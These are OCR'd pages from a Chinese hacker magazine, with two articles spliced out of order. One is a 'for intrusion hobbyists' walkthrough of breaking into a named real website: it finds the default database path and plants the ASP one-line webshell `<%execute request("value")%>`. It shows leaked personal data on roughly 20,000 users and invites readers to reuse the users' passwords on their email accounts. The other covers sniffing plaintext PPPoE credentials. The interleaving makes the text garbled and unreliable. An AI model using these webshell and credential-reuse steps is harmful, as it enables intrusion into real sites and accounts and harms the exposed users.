


图4




图5

既然用工具找不到，那就要另外寻找思路了。我看了一下服务器信息，显示的是"Copyright ? 2004-2008 Power By系统"，后来利用http://www.seeknot.com/网站（号称了结网，可以根据网站内的特征代码找到用的是什么系统）提供的功能，终于发现默认的数据库地址是databass/datashop.asp，如图6所示。这就说明我们





图6




[UserName]	[Password]	[RealName]	[Sex]	[Age]	[Province]	[Career]	[Duty]	[Salary]	[Address]
[illegible]	[illegible]	[illegible]	男	18-24	上海	管理人员	信息主管	1000-2000	上海镇坪路32
[illegible]	[illegible]	[illegible]	女	18-24	四川	国家公务员	信息主管	1000-2000	四川省成都上
[illegible]	[illegible]	[illegible]	男	25-30	广东	公司职员	IT技术人员	3001-5000	广州人民北路
[illegible]	[illegible]	[illegible]	女	18-24	湖南	其他行业	其他	1000元以下	湖南
[illegible]	[illegible]	[illegible]	男	18-24	云南	学生	其他	3001-5000	云南昆明
[illegible]	[illegible]	[illegible]	男	25-30	四川	管理人员	部门主管	2000-3000	四川省成都
[illegible]	[illegible]	[illegible]	女	31-35	湖北	私营业主/个体户	行政人员	1000-2000	湖北省宜昌市
[illegible]	[illegible]	[illegible]	男	25-30	广东	公司职员	IT技术人员	3001-5000	广州人民北路
[illegible]	[illegible]	[illegible]	男	18-24	江苏	工程师(土木工程及建筑类)	部门主管	2000-3000	江苏省徐州市 701室
[illegible]	[illegible]	[illegible]	男	18-24	湖南	公司职员	其他	1000-2000	湖南

图7

好了，至此又一次信息泄漏事件诞生了，里面一共有近2万人的个人信息，我是没功夫读了，无聊的人们看着办吧。如果你说这些没用的话，至少，我建议你可以用得出的密码来试注册的信箱，相信会有收获的。

适合读者：入侵爱好者
前置知识：注入基础



PPPoE，在安全的边缘徘徊

文/图 [济南大学]柴大木

我撰写本文的目的在于让大家明白某些地区PPPoE(PPP Over Ethernet，基于以太网的 PPP协议)应用所存在的安全问题，并尽快找到弥补的方法。如果有谁利用本文提到的理论方法进行实际攻击，所造成的一切后果自负。

前言

宽带网的老用户肯定都知道，在几年前，我们去ISP营业厅开通网络的时候，都会给我们一个IP地址，一个网关地址，回家设好地址，插好网线，开机就可以上网了。而现在我们得到的是一个用户名和密码，开机后，先拨号，再上网，这就是PPPoE拨号。

PPPoE给网络提供商和用户都带来了很多好处，它的验证功能很好地解决了以前应用中非法用户私接线路上网的问题，也很好地完成了用户管理、流量统计等任务。随着管理水平的提高，用户的计费方式也更加灵活；包月、包时、包流量等计费方式满足了不同用户的需求。然而，在PPPoE实施以来，安全问题一直没有得到重视。在某些地区，用户计算机仍旧处于一个快速以太网的环境当中，很容易受到攻击，但ISP在保证了经济效益的情况下并没有提供任何措施来保障用户在目前网络环境中的安全。在很多用户看来，账号和密码就代表着安全，其实不然，它们并不会给用户带来额外的保护，它们保证的是ISP的效益。

在快速以太网环境(以下简称网络)中，用户计算机会不可避免的泄露某些信息，比如机器的MAC地址、IP地址、广播报文所携带的其它信息等。这些信息有可能被攻击者利用，并对用户的网络安全造成威胁，损害用户的利益。为了方便大家理解，用图1来简单的表示用户所处的网络环境。在实际应用中，网络拓扑会更加的复杂，然而它们的原理都是相同的。




图1

PPPoE验证过程

此部分不是本文的重点，大家知道以下几点就可以了。

1)PPPoE的验证过程是由用户计算机的PADI(PPPoE Active Discovery Initiation)数据包开始的，PADI广播发送，它的作用是询问网络上有没有提供服务的PPPoE验证服务器，服务器会以一个单播发送的PADO(PPPoE Active Discovery Offer)做为回应，之后两者之间的所有数据包都是单播发送的。

数据库找对了，这里有两个思路，第一个是直接下载下来找名字和密码，第二个就是利用一句话木马。第一种行不通，无法下载，这个就有点郁闷了，默认的数据库路径没改，说明安全意识应该不怎么高才对。

怎么会防下载呢？废话不多说，接着用第二种方法，找到可以插入的页面http://www.xinlingwuji.com/linktianjia.asp，它是申请链接的页面，在里面都插入<%execute request("value")%>，如图7所示。插入成功后，再用一句话客户端连接，如图8 所示。

熟悉的界面终于出现了，接下来大家应该都会操作了吧？一个Webshell就这样诞生了。

由于本人是菜鸟一只，文章里会有很多不足之处，可能也走了许多弯路，希望高手多多指点。




图7




图8

2）如果网络上存在多台验证服务器，用户计算机会与最先收到的PADO所对应的服务器进行后续的验证过程，而不再向其它服务器发送任何数据。

3）验证过程中，计算机会在一个数据包中以明文发送用户名和密码，因为是单播发送，所以只有验证服务器会收到。

4）验证成功后，用户就可以正常上网了。验证服务器会定时向用户发送Echo-Request数据包，用户则会回应一个Echo-Reply数据包，它们的作用是测试连接是否正常，如果服务器多次没有收到用户的Echo-Request，就认为用户已经失去响应，并断开连接。

实验1：用监听软件Ethereal捕捉PPPoE的验证过程

大家将会在这个实验中看到自己的账号。我们先新建一个PPPoE账号，用户名cd_cly，密码123。打开PPPoE，并开始用Ethereal对相应网卡进行监听，如图2所示。然后用新建的账号进行拨号，当出现如图3所示的错误提示时，停止Ethereal的监听，最后查看捕获到的数据，如图4所示。




图2

大家可以根据MAC地址来区分哪些是从我们的机器上发出的数据包，哪些是验证服务器发给我们的数据包。注意那个

